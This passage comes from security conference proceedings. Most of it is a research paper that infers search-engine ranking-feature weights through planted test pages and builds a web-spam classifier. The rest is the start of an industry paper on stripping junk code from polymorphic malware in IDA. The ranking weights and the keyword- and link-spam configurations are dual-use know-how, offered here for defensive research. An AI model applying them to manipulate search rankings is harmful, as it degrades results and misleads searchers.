Since only 90 domains were available, we had to select a representative subset of the 16,392 possible feature combinations. Moreover, to mitigate any measurement inaccuracies, we decided to do all experiments triple-redundant. That is, we chose a subset of 30 feature combinations, where each combination forms an experiment group that consists of three identical instances that share the same feature values. For these 30 experiment groups, we decided to select the feature values in a way to represent different, common cases. The regular case is a legitimate site, which is represented by the reference page. For this page, all feature values belong to the *normal* class. Other cases include keyword stuffing in different page locations (e.g., body, title, headlines), or differing amounts of incoming and outgoing links. The full list of the created experiments can be found in Appendix B.

3.3 Execution of Experiments and Results

Once the 30 experiment groups (i.e., 90 pages) were created, they were deployed to 90 freshly registered domains, served by four different hosting providers. Additionally, some domains were hosted on our department web server. This was done to prevent any previous reputation of a long-lived domain to influence the rankings, and hence, our results.

Once the sites were deployed, we began to take hourly snapshots of the search engine results for the query “gerridae plasmatron.” To keep the results compareable we queried the search engines for results of the english web (i.e., turning off any language detection support). In addition, we also took snapshots of results to queries consisting of the individual terms of the key phrase. Since all major search engines had results for the single query terms (gerridae/plasmatron) before our experiment started, we gained valuable insights into how our sites perform in comparison to already existing, mostly legitimate sites.

Our experiment was carried out between December 2007 and March 2008. During 86 days, we submitted 2,312 queries to Google and 1,700 queries to the Yahoo! search engine. Interestingly, we observed that rankings usually do not remain stable over a longer period of time. In fact, the longest period of a stable ranking for all test pages was only 68 hours for Google and 143 hours for Yahoo!. Also, we observed that Google refuses to index pages whose path (in the URL) contained more than five directories. This excluded some of our test pages from being indexed for the first couple of weeks.

One would expect that instances within the same experiment group occupy very close positions in the search engine results. Unfortunately, this is not always the case. While there were identical instances that ranked at successive or close positions, there were also some experiment groups whose instances were significantly apart. We suspect that most of these cases are due to duplicate detection (where search engines still recognized too many similarities among these instances).

At the time of writing, querying Google for “gerridae plasmatron” resulted in 92 hits. Including omitted results, 330 hits are returned. Yahoo! returns 82 hits without and 297 hits including the omitted results. Microsoft Live search returns only 28 pages. Since Microsoft Live search seemed slower in indexing our test pages, we report our results only for Google and Yahoo!.

Note that the Google and Yahoo! results consist of more than 90 elements. The reason for this is that the result sets also contain some sites of the volunteers, which frequently contain the query terms in anchor texts pointing to the test sites.

For Google, searching for “gerridae” yields approximately 55,000 results. Our test pages constantly managed to occupy five of the top ten slots with the highest ranking page at position three. Six was the highest position observed for the “plasmatron” query.

For Yahoo!, we observed that for both keywords pages of our experiments managed to rank at position one and stay there for about two weeks.

3.4 Extraction of Important Features

Because of the varying rankings, we determined a page’s position by averaging its positions over the last six weeks of the experiment. We decided for the last six weeks, since the initial phase of our experiment contains the inaccuracies that were introduced due to duplicate detection. Also, it took some time before most pages were included in the index. We observed that when we issued the same query to Google and Yahoo!, they produced different rankings. This indicates that the employed algorithms weight features apparently differently. Thus, we extracted different feature weights for Google and Yahoo! as described below.

Knowing the combinations of all feature values for a page k and observing its position $pos(k)$ in the rankings, our goal is now to assign an (optimal) weight to each feature that best captures this feature’s importance to the ranking algorithm. As a first step, we define a function $score$. This function takes as input a set of weights and feature values and computes a score $score(k)$ for a page k.

$$score(k) = \sum_{i=1}^{n} f_i^k \cdot w_i$$

n . . . number of features
$w_i \in [-1, 1]$ . . . weight of feature i
$f_i^k \in 0, 1$ . . . presence of feature i in test page k

This calculation is repeated for all test pages (of course, using the same weights). Once all scores are calculated, the set of test pages is sorted by their score. This allows us to assign a predicted ranking $rank(k)$ to each page. Subsequently, distances between the predicted ranking and the real position are calculated for all test pages. When the sum of these distances reaches the minimum, the weights are optimal. This translates to the following objective function of a linear programming problem (LP):

$$min : \sum_{k=1}^{m} \alpha_k |pos(k) - rank(k)|$$

Note that we added the factor $\alpha(k) = m - pos(k)$ to the LP, which allows higher-ranking test pages to exert a larger influence on the feature weights (m is the number of test pages). This is to reflect that the exact position of a lower-ranking page fluctuates often significantly, and we aim to reduce the influence of these “random” fluctuations on the calculation of the weights. Solving this LP with the Simplex algorithm results in weights for all features that, over all pages, minimize the distance between the predicted rank and the actual position.

For Google, we found that the number of search terms in the title and the text body of the document had the strongest, positive influence on the ranking. Also, the number of outgoing links was important. On the other hand, the fact that the keywords are part of the file path had only a small influence. This is also true for the anchor text of inbound links.

For Yahoo!, the features were quite different. For example, the fact that a keyword appears in the title has less influence and even decreases with an increase of the frequency. Yahoo! also (and somewhat surprisingly) puts significantly more weight on both the number of incoming and outgoing links than Google. On the other hand, the number of times keywords appear in the text have no noticeable, positive effect.

As a last step, we examine the quality of our predicted rankings. To this end, we calculate the distance between the predicted position and the actual position for each experiment group. More precisely, Figure 1 shows, for each experiment group, the distance between the actual and predicted positions, taking the closest match for all three pages in each group.




Fig. 1. Differences when comparing predicted values with actual ranking positions.

Considering the Google results, 78 experiment pages of 26 experiment groups were listed in the rankings. The missing experiment groups are those whose pages have a directory hierarchy level of five, and thus, were not indexed by the search engine spiders. Looking at the distance, we observe that we can predict the position for six groups (23%) within a distance of two, and for eleven groups (42%) with a distance of five or less (over a range of 78 positions). For Yahoo!, when comparing the experiment groups with the rankings, 21 groups appear in the results. Three (14%) of these groups are predicted within a distance of two, while eight (38%) are within a distance of five or less positions to the observed rank (over a range of 63 positions).

At a first glance, our predictions do not appear very precise. However, especially for Yahoo!, almost all predictions are reasonably close to the actual results. Also, even though our predictions are not perfectly accurate, they typically reflect the general trend. Thus, we can conclude that our general assessment of the importance of a feature is correct, although the precise weight value might be different. Also, we only consider a linear ranking function, while the actual ranking algorithms are likely more sophisticated.

4 Reducing Spam from Search Engine Results

In this section, we present the details of our prototype system to detect web spam entries in search engine results. The general idea behind this system is to use machine learning techniques to generate a classification model (a classifier) that is able to distinguish between legitimate and spam sites by examining a page's features. The following section first presents the details on how the system operates. Then, the evaluation section describes our spam detection effectiveness.

4.1 Detecting Web Spam in Search Engine Results

During the previous feature inference step, we determined the features that are most important to search engine ranking algorithms. Assuming an attacker can also learn this information, this suggests that the attacker will focus on those features that have the most pronounced influence on the rankings. This motivates our approach in developing a classifier that distinguishes spam and non-spam pages according to these features.

The classifier presented in this section is developed for the Google search engine. Thus, we include those features that are most relevant for Google, as discussed in the previous section. These are the number of keywords in the title, body, and domain name. In addition, we consider linking information. While counting the outgoing links of a page is trivial, the number of incoming links is not easily determinable. The information of how many in-links point to a page is not made available by search engines. This is the reason why we have to estimate the corresponding features with the help of `link:` queries. Google and Yahoo! support queries in the form of `link:www.example.com` resulting in a list of pages that link to `www.example.com`. The drawback is that neither the Google nor the Yahoo! results contain all pages that link to the queried page. Thus, these numbers are only an approximation of the real number of links pointing to a site.

On the other hand, we can introduce additional information sources that were not available to us before. For example, the PageRank value (as reported by the Google toolbar) was added to the feature set. This value could not be used for the experiment because of the infrequent updates (roughly every three months) and its violation of the requirement that we can control each feature directly.

Classifier. To build a classifier for web pages, we first require a labeled training set. Another set of data is required to verify the resulting model and evaluate its performance. To create these sets, 12 queries were submitted to the Google search engine (asking for popular search terms, extracted from Google's list of popular queries, called Zeitgeist [7]). For every query, the first 50 results were manually classified as legitimate or spam/malicious. Discarding links to non-HTML content (e.g., PDF or PPT files) resulted in a training data set consisting of 295 sites (194 legitimate, 101 spam). The test data set had 252 pages (193 legitimate, 59 spam).

All result pages were downloaded and fed into feature extractors that parse the HTML source code and return the value (i.e., the frequency) of the feature under consideration. If the query consists of multiple terms, query dependent feature extractors report higher values if the full query matches the analyzed feature. The rationale behind this is that a single heading tag that contains the whole query indicates a better match than multiple, individual heading tags, each containing one of the query terms. Feature extractors that follow this approach are marked with an (X) in the following list, which enumerates all the features that we consider:

– **Title:** the number of query terms from HTML `title` tag (X)
– **Body:** the number of query terms in the HTML `body` section (X)
– **Domain name:** the number of query terms in the domain name part of the URL
  (e.g, www.*gerridae-plasmatron*.com/index.php)
– **Filepath:** the number of query terms in the path of the URL
  (e.g., www.example.org/*gerridae-plasmatron*/index.php)
– **Out-links:** the total number of outbound links
– **In-links - Google:** the number of inbound links reported by Google `link:` query
– **In-links - Yahoo!:** the number of inbound links reported by Yahoo! `link:` query
– **PageRank site:** the Google PageRank value for the URL as reported by the Google toolbar
– **PageRank domain:** the Google PageRank value for the domain as reported by the Google toolbar
– **Tfreq:** the frequency of query terms appearing on the page (number of query terms / number of words on page)

Using the labeled training data as a basis, we run the J48 algorithm to generate a decision tree. J48 is an implementation of the C4.5 decision tree [15] algorithm in the Weka toolkit [20]. We chose a decision tree as the classifier as it intuitively presents the importance of the involved features (i.e., the closer to the root a feature appears in the tree, the more important it is). The J48 decision tree generated for our training data set is shown in Appendix A. This tree consists of 21 nodes, 11 of which are leafs. Five features were selected by the algorithm to be useful as distinction criteria between spam and legitimate sites. Additionally, Weka calculates for every leaf a confidence factor, indicating how accurate this classification is.

The most important feature is related to the presence of the search terms on the page (i.e., the query term frequency > 0). Other important features are the domain name, the file path, the number of in-links as reported by Yahoo!, and the PageRank value of the given site as reported by the Google toolbar.

4.2 Evaluation

This section evaluates the ability of our decision tree to detect unwanted (spam, malicious) pages in search engine results. The fact that we want to improve the results by removing spam sites demands a low false positive rate. False positives are legitimate sites that are removed from the results because they are misclassified as spam. It is clearly desirable to have a low number of these misclassifications, since false positives influence the quality of the search results in a negative way. False negatives on the other hand, do not have an immediate negative effect on the search results. If a spam site is misclassified as legitimate, it ends up as part of the search results. Since we are only post-processing search engine results, the site was there in the first place. Thus, false negatives indicate inaccuracies in our classification model, but do not influence the quality of the original search results negatively.

Evaluating the J48 decision tree with our test data set results in the confusion matrix as shown in Table 2. The classifier has a false positive rate of 10.8% and a false negative rate of 64.4%. The detection rate (true positives) is 35.6%.

	Classified as Spam	Classified as Legitimate
Spam	21	38
Legitimate	20	173

Table 2. Confusion matrix of the J48 decision tree

Detecting 35% of the unwanted sites is good, but the false positive rate of 11% might be too high. To lower the false positive rate, we decided to take the confidence factor into account that is provided for each leaf in the decision tree. By using this confidence factor as a threshold (i.e., a site is only classified as spam when the confidence factor is above the chosen threshold), we can tune the system in a way that it produces less false positives, at the cost of more false negatives. For example, by using a confidence value of 0.88, the classifier has a false negative rate of 81.4%. However, it produces no false positives for our test set. The true positive rate with this threshold value is 18.6%, indicating that the system still detects about every fifth spam/malicious page in the search results.

While a detection rate of 18% is not perfect and allows for improvement, it clearly lowers the amount of unwanted pages in the results. Taking into consideration that most users only pay attention to the top 10 or top 20 results of a search query, these 18% create up to two empty slots in the top 10 rankings that can accommodate potentially interesting pages instead.

5 Related Work

In recent years, considerable effort was dedicated to the detection and mitigation of web spam. In [9], the authors present different techniques to fool search engine ranking algorithms. Boosting techniques, such as link farms, are used to push pages to undeserved higher ranks in search engine results. Hiding or cloaking techniques are used to trick search engines by serving different content to the search engine spiders and human users.

One of the most prominent boosting techniques are link farms, and multiple researchers have presented techniques for detecting them. For example, Wu and Davison [22] propose an algorithm that generates a graph of a link farm from an initial seed and propagates badness values through this graph. This information can then be used with common, link-based ranking algorithms, such as PageRank or HITS. The same authors also present their findings on cloaking and redirection techniques [21]. Ntoulas et al. [12] present a technique of detecting spam pages by content analysis. This work only takes query independent features into account, while Svore et al. [18] also use query dependent information. A system to detect cloaking pages is proposed by Chellapilla and Chickering in [4]. For this, a given URL is downloaded twice, providing different user agent strings for each download. If the pages are (significantly) different, the page uses cloaking techniques.

Wang et al. [19] follow the money in advertising schemes and propose a five-layer, double-funnel model to explain the relations that exist between advertisers and sites that employ web spam techniques. Fetterly et al. [6] present a series of measurements to evaluate the effectiveness in web spam detection. A quantitative study of forum spamming was presented by Niu et al. [11]

The work that is closest to our attempt in inferring the importance of different web page features is [1]. In that paper, Bifet et al. attempt to infer the importance of page features for the ranking algorithm by analyzing the results for different queries. They extract feature vectors for each page and try to model the ranking function by using support vector machines. Since their work is based on already existing pages, they do not have control over certain features (e.g., in-link properties). In [5], Evans performs a statistical analysis of the effect that certain factors have on the ranking of pages. While he includes factors, such as the listing of pages in web directories and a site's PageRank value, Evans only focuses on query independent values while neglecting all other factors.

6 Conclusions

Search engines are a target for attackers that aim to distribute malicious content on their websites or earn undeserved (advertising) revenue. This observation motivated our work to create a classifier that is able to identify and remove unwanted entries from search results. As a first step, we required to understand which features are important for the rank of a page. The reason is that these features are most likely the ones that an attacker will tamper with. To infer important features, we conducted an experiment in which we monitored, for almost three months, the ranking of pages with 30 different combinations of feature values. Then, we computed the weights for the features that would best predict the actual, observed rankings. Those features with the highest weights are considered to be the most important for the search engine ranking algorithm. Based on the features determined in the first step and a labeled training set, we generated a classifier (a J48 decision tree). This decision tree was then evaluated on a test data set. The initial evaluation resulted in 35% detection rate and 11% false positives. By taking into account the confidence values of the decision tree and introducing a cutoff value, the false positives could be lowered to zero. At this rate, almost one out of five spam pages can be detected, improving the results of search engines without removing any valid results.

Acknowledgments This work has been supported by the Austrian Science Foundation (FWF) under grant P18764, SECoverer FIT-IT Trust in IT-Systems 2. Call, Austria, Secure Business Austria (SBA), and the WOMBAT and FORWARD projects funded by the European Commission in the 7th Framework.

References

1. A. Bifet, C. Castillo, P.-A. Chirita, and I. Weber. An Analysis of Factors Used in Search Engine Ranking. In *Adversarial Information Retrieval on the Web*, 2005.
2. S. Brin and L. Page. The Anatomy of a Large-Scale Hypertextual Web Search Engine. In *7th International World Wide Web Conference (WWW)*, 1998.
3. F. Cacheda and A. Viña. Experiencies retrieving information in the world wide web. In *Proceedings of the Sixth IEEE Symposium on Computers and Communications (ISCC 2001)*, pages 72–79, 2001.
4. K. Chellapilla and D. Chickering. Improving Cloaking Detection Using Search Query Popularity and Monetizability. In *Adversarial Information Retrieval on the Web*, 2006.
5. M. P. Evans. Analysing Google rankings through search engine optimization data. *Internet Research Vol. 17 No. 1*, 2007.
6. D. Fetterly, M. Manasse, and M. Najork. Spam, damn spam, and statistics: Using statistical analysis to locate spam web pages. In *WebDB*, pages 1–6, 2004.
7. Google. Zeitgeist: Search patterns, trends, and surprises. `http://www.google.com/press/zeitgeist.html`.
8. Google Keeps Tweaking Its Search Engine. `http://www.nytimes.com/2007/06/03/business/yourmoney/03google.html?pagewanted=4&_r=1`.

9. Z. Gyöngyi and H. Garcia-Molina. Web Spam Taxonomy. In *Adversarial Information Retrieval on the Web*, 2005.
10. C. Karlberger, G. Bayler, C. Kruegel, and E. Kirda. Exploiting Redundancy in Natural Language to Penetrate Bayesian Spam Filters. In *First USENIX Workshop on Offensive Technologies (WOOT07)*, 2007.
11. Y. Niu, Y.-M. Wang, H. Chen, M. Ma, , and F. Hsu. A quantitative study of forum spamming using context-based analysis. In *NDSS*, 2007.
12. A. Ntoulas, M. Najork, M. Manasse, and D. Fetterly. Detecting Spam Web Pages through Content Analysis. In *15th International World Wide Web Conference (WWW)*, 2006.
13. N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All your iframes point to us. In *17th USENIX Security Symposium*, 2008.
14. N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost In The Browser Analysis of Web-based Malware. In *First Workshop on Hot Topics in Understanding Botnets (HotBots '07)*, 2007.
15. R. Quinlan. *C4.5: Programs for Machine Learning*. Morgan Kaufmann, 1993.
16. Rahul Mohandas (McAfee Avert Labs). Analysis of Adversarial Code: The role of Malware Kits! `http://clubhack.com/2007/files/Rahul-Analysis_of_Adversarial_Code.pdf`, December 2007. Last accessed, December 2008.
17. Google Search Engine Ranking Factors. `http://www.seomoz.org/article/search-ranking-factors`.
18. K. Svore, Q. Wu, C. Burges, and A. Raman. Improving Web Spam Classification using Rank-time Features. In *Adversarial Information Retrieval on the Web*, 2007.
19. Y.-M. Wang, M. Ma, Y. Niu, and H. Chen. Spam Double-Funnel: Connecting Web Spammers with Advertisers. In *16th International Conference on World Wide Web*, 2007.
20. I. Witten and E. Frank. *Data Mining: Practical machine learning tools and techniques*. Morgan Kaufmann, 2nd edition edition, 2005.
21. B. Wu and B. Davison. Cloaking and Redirection: A Preliminary Study. In *Adversarial Information Retrieval on the Web*, 2005.
22. B. Wu and B. D. Davison. Identifying Link Farm Spam Pages. In *14th International World Wide Web Conference (WWW)*, 2005.

Appendix A: J48 Decision Tree




Fig. 2. Generated J48 decision tree.
The node labels correspond to the feature extractors listed in Section 4.1

Appendix B: List of Experiments

Since instances within an experiment group share the same feature values, only the experiment groups are listed here.

No.	Feature Combination	Description
1	1,2,3,4,7,9	Baseline
2	1,2,3,7,$9	Baseline with much text
3	1,2,3,$6,7,$9	Baseline with much text and many links to low quality sites
4	1,+2,3,7,9	Elevated use of keywords in BODY
5	1,$2,3,7,9	Keyword spamming of BODY
6	+1,2,3,7,9	Elevated use of keywords in the TITLE
7	$1,2,3,7,9	Keyword spamming of TITLE
8	1,2,3,$4,7,9,10	Keyword spamming of the URL
9	$1,$2,$3,$4,$5,7,9	Spam all on site
10	$1,$2,$3,$4,$5,$7,9	Spam all
11	$1,$2,$3,$4,$5,$7,$9	Spam all with much text
12	1,2,3,4,5,7,9	Include links to high quality pages
13	1,2,3,4,+5,7,9	Include more links to high quality pages
14	1,2,3,4,$5,7,9	Include many links to high quality pages
15	1,2,3,4,6,7,9	Include links to low quality pages
16	1,2,3,4,+6,7,9	Include more links to low quality pages
17	1,2,3,4,$6,7,9	Include many links to low quality pages
18	1,2,3,4,7,8,9	In-links with keywords in anchor text
19	1,2,3,4,7,9	In-links without keywords in anchor text
20	1,2,3,4,+7,8,9	Elevated amount of in-links with keywords in anchor text
21	1,2,3,4,+7,9	Elevated amount of in-links without keywords in anchor text
22	1,2,3,4,$7,8,9	Spam amount of in-links with keywords in anchor text
23	1,2,3,4,$7,9	Spam amount of in-links without keywords in anchor text
24	1,2,3,$4,7,9	URL keyword spam without domain name
25	1,2,3,4,7,9,10	Baseline with keyword in domain name
26	$1,$2,$3,$4,$5,$7,$9, 10	Spam all with keyword in domain name
27	1,2,3,4,7,8,9	In-links with keywords and keywords in file name
28	1,2,3,4,7,9	In-links without keywords and keywords in file name
29	1,2,3,4,7,8,9,10	In-links with keywords and keywords in domain name
30	1,2,3,4,7,9,10	In-links without keywords and keywords in domain name

Table 3. List of experiment groups.

Column 2 references the features in Table 1 and captures the list of applied features for this experiment group. The lack of a feature in the description denotes that the feature is not used for this experiment, the prefix (+) indicates that a feature is applied in elevated quantities, where ($) means the feature is present in spam quantities. The third column is a description of the case that this experiment group reflects.

Part II
Industry Papers

Raw Assault on A Poly/MetaMoRPhic Engine

Anoirel S. Issa

MessageLabs, now part of Symantec

About Author

Anoirel Issa, Malware Analyst at MessageLabs, now part of Symantec. With a special interest in the field of artificial intelligence, Anoirel is one of MessageLabs' anti-virus experts. Responsible for developing new heuristic detection for Skeptic™, the Advanced Virus Scanner, Anoirel specializes in reverse-engineering complex malware, packers and cryptographic obfuscation techniques including polymorphism and metamorphism. Anoirel studied law before moving his academic focus into the field of computer studies.

Contact Details: anoirel_issa@symantec.com also on LinkedIn. Direct line: (+44) 1452 623476

Keywords

anti-malware testing, dynamic analysis, static analysis, on-demand, on-access, command-line, multiscanner, sample validation, statistical anomaly, false positives

Raw Assault on A Poly/MetaMoRPhic Engine

Abstract

This is a static analysis, so only a disassembler is needed.

A good overall knowledge of polymorphic or metamorphic engine structure would be helpful.

No redbull or painkiller required.

Introduction

Poly or metamorphic engines have some essential components that help them build highly obfuscated code. A single engine is able to produce unique variants that can reach millions. This means that a self replicating polymorphic virus is able to produce millions of new mutants from itself. To achieve this, when designing such engine the author has to choose one or many registers and sacrificing them as garbage. This is an important point for us as we will be essentially exploiting this fact through this paper. The use of junk registers technique can produce an extremely obfuscated poly/metamorphic code when combined with some others features.

Therefore trying to attack such a code directly by tracing its instruction flow could cause one being held indefinitely in a psychiatric hospital without "*droit de parole*". However, this does not mean that AV researchers are disarmed and are hopelessly watching things happening. Analysis can be performed whatever the difficulty presented by the level of "morphicity" of the generated code.

In midsummer 2008, we saw a higher rate of usage of poly or metamorphic packers implemented on different types of malcodes including the Antivirus XP roguewares. Virus Researchers and Analysts may be confronted with such a ferocious code and most of the time manual analysis has to be carried out in order to provide an accurate and effective response to the attack.

However this kind of code is not the same as we might see every day and some analysts may be fazed by such a beast. Approaching the problem methodologically is therefore a necessity for the analysis process.

As previously stated, by nature a poly or metamorphic code will have lots of junk code and it is sometimes very difficult to distinguish junk code from the real instructions. In order to understand the morphed or obfuscated code, it is necessary to discard the maximum number of junk code from our way to make our analysis easier.

So if we could get rid of the junk code quickly, then the remaining bare code is the core code that contains the essential instructions produced by the engine.

But how could we carry out such task with the huge amount of machine language code that can drive one insane?

The Code Tracer Method

It may be tempting to start the analysis from the first instruction at the EP, and trace the code through its instruction flow. Before we progress further in this paper, let's just agree that this is not the most elegant approach to the problem. This adventure can take months and one can end up giving up the analysis if not the job as well.

Detecting Junk Code with IDA

The best and quickest way is to locate the junk register(s). With the appropriate tools, this task can be quite straight forward. IDA has the ability to highlight or colouring specific registers from the disassembly listing. We are going to use the highlight feature to discover registers that matches the following characteristics:

- High rate of usage of a register.
- Various Suspicious operations on the specific register.

This is our first step to differentiate junk from the core code. We start then by highlighting registers that are highly present in the code.

We especially flag registers as suspicious when they are used as source operand in various suspicious instructions. In addition to the highlighting feature, IDA offers the possibility to patch the code from the disassembly while in debug mode; also we can produce source code of the loaded module.


So we are going to take advantage of these features for our hunt of the precious code. Realistically code patching can't be applied on a file that more than 50% of its code is just garbage. For this analysis I have chosen to produce an assembly source code, a very personal and optional choice. At first glance here is how the code at the Entry Point looks like for our chosen sample (see Figure 1).

If we have a look at the code, nothing seems really meaningful, and if we scroll down the landscape what we have is pathetic. A normal person wouldn't try to analyse that code as it is without a prior clean up; (unless you want to be held in a psychiatric hospital indefinitely). As said earlier, a register which is highly present on the code, and is used in various suspicious operations is more likely to be a junk. There are many registers that can match these characteristics. So we need to select them, as junk registers candidate.

Junk Candidate Selection


With IDA, we highlight registers matching the above characteristics. The two figures below show the highlighted code at the EP (Figure 2) and at some other region (Figure 3).

One may notice the difference of clarity between Figures 1 and 2. They present the same instructions at the entry point. The figure 3 is provided to underline the function of the EAX register within the program. We now can assume that eax is a potentially junk register as shown in the above figures. As you can see, outside the instructions involving the potentially junk register, EAX. There are only few instructions remaining. If we put them together, the code makes more sense.

